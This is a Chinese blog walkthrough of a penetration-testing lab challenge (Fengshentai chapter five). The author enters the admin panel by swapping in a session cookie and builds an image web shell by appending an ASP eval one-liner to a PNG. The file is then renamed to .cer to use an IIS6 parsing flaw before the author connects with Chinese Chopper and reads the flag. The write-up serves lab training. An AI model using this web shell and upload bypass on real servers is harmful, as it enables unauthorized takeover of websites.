

封神台靶场-第五章

原创

Mr.H 于 2020-07-11 22:31:08 发布 989 收藏 2

分类专栏: [封神台-第五章](#) 文章标签: [渗透测试靶场](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Mr_helloworld/article/details/107291296

版权



[封神台-第五章](#) 专栏收录该内容

0 篇文章 0 订阅

订阅专栏

第五章- 进击! 拿到Web最高权限

Tips:

通过修改Cookie登录后台(没用重打) 2、上传SHELL! 3、Flag在web根目录(flag.php) 3.上传图片时建议上传小文件, 我建议用QQ表情。

来到传送门提示修改cookie, 这里我们想到了第四关的flag-cookie信息如下, 修改cookie信息, 成功进入后台。

cookie:ADMINSESSIONIDCSTRCSOQ=LBMLMBCCNPFINOANFGLPCFBC

Firefox官方站点 | 火狐官方站点 | 新手上路 | 常用网址 | 常用网址 | 京东商城 | 移动设备上

修改为管理员cookie后请直接访问管理页面 准备好了吗?

https://blog.csdn.net/Mr_helloworld



在存储里将上面的cookie值进行修改:

名称	值	Domain	Path	Expires / Max-Age	大小
ADMINSESSIONIDCSTRCSOQ	LBMLMBCCNPFINOANFGLPCFBC	59.63.200.79	/	会话	46
BkGQn9578O_think_template	xs-ser-g00d	59.63.200.79	/	Sat, 18 Jul 2020 22:36:24 ...	35
CNZZDATA1257137	xs-ser-g00d	59.63.200.79	/	Wed, 06 Jan 2021 01:48:5...	25
UM_distinctid	xs-ser-g00d	59.63.200.79	/	Tue, 05 Jan 2021 06:48:1...	23

https://blog.csdn.net/Mr_helloworld




根据提示信息这里我们要进行上传文件木马，获得shell，经过尝试可以在以下位置上传文件（只要能上传就好），我是在图二位置上传的




上传了一个php小马，发现后台做了过略，而且是白名单，想着绕过，经过抓包修改文件等等发现不行无法绕过，只能上传图片木马。

制作图片木马（一个asp小马，和一张图片）
asp小马 <%eval request("666")%>
利用win自带命令将图片和木马合并







命令: copy xxx.asp/a + xxx.png/b xxx.png



查看和并后的文件木马写入成功:




上传木马, 菜刀连接:




在上传文件那里查看自己上传的木马文件, 点看复制文件地址, 菜刀连接, 发现无法连接, 这里是因为无法解析, 这里可以发现服务器是IIS6, 百度发现iis6有解析漏洞, 本题目主要是考iis6解析漏洞. iis6可以将cer文件解析为asp, 我们可以将刚才生成的666.png文件改名为.cer文件再次上传。






点开复制文件地址菜刀连接成功（这里需要注意菜刀连接时，脚本类型选择asp文件，）：



5. 寻找flag



- img01y
- imgbyw
- Inc
- Menu
- UploadFiles

E

FeedbackMember.asp	2013-04-07 18:15:00	10372	32
FeedbackSave.asp	2013-04-07 18:15:00	2282	32
FeedbackView.asp	2019-04-10 15:58:08	9259	32
FLAG!.txt	2018-03-30 19:26:00	24	32
Foot.asp	2013-04-07 18:15:00	1129	32
GetPassword.asp	2013-04-07 18:15:00	9990	32
Head.asp	2013-04-07 18:15:00	15041	hello32rd

zkz{G3t_the_admin!Sh3ll}